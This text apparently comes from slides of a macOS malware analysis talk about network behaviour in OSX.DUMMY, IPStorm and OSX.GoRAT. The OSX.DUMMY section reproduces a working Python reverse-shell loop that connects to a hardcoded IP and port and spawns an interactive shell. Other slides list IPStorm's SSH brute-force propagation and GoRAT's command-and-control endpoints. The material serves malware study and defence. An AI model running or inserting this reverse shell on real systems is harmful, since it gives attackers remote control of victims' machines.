
connection allowed :/

mode: deny all connections

system rules disabled

macOS Malware

...that utilizes the network



OSX.DUMMY

network: remote shell


```
01 #!/bin/bash
02 while:
03 do
04     python -c 'import socket,subprocess,os;
05
06     s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
07     s.connect(("185.243.115.230",1337));
08
09     os.dup2(s.fileno(),0);
10     os.dup2(s.fileno(),1);
11     os.dup2(s.fileno(),2);
12
13     p=subprocess.call(["/bin/sh","-i"]);
14
15     sleep 5
16 done
```

1

2

3

- 1 Connect to remote server
(at: 185.243.115.230:1337)
- 2 Redirect stdin/out/err to socket
- 3 Spawn (interactive) shell



IPSTORM

network: propagation & remote shell



"The [malware] attempts to spread and infect other victims on the internet by using SSH brute-force. Once a connection is established ...it will proceed to download the payload and infect [the system]." -Intezer

invoked via function:
"storm/scan_tools/ssh.brute"

1

```
01 int ssh.InstallPayload(...) {
02     ssh.SystemInfo.GoArch(...);
03     statik.GetFileContents(...);
04     ssh.(*Session).Start(...);
05     ssh.(*Session).Start(...);
06     ssh.(*Session).Start(...);
07     ssh.(*Session).Start(...);
08 }
```

Propagation logic



2


Idx	Name	Blo...	Size
17...	_storm/backshell.StartServer	6	168
17...	_storm/backshell.handleStream	13	767
17...	_storm/backshell.handleLocalShellIn	43	1628
17...	_storm/backshell.handleLocalShellOut	42	1673
17...	_storm/backshell.openLocalShell	3	232

Remote shell functions

OSX . GoRAT


network: command and control (tasking)

Request	Verb	Handler Name
/agent/info	GET	orat/cmd/agent/app. (*App) .Info-fm
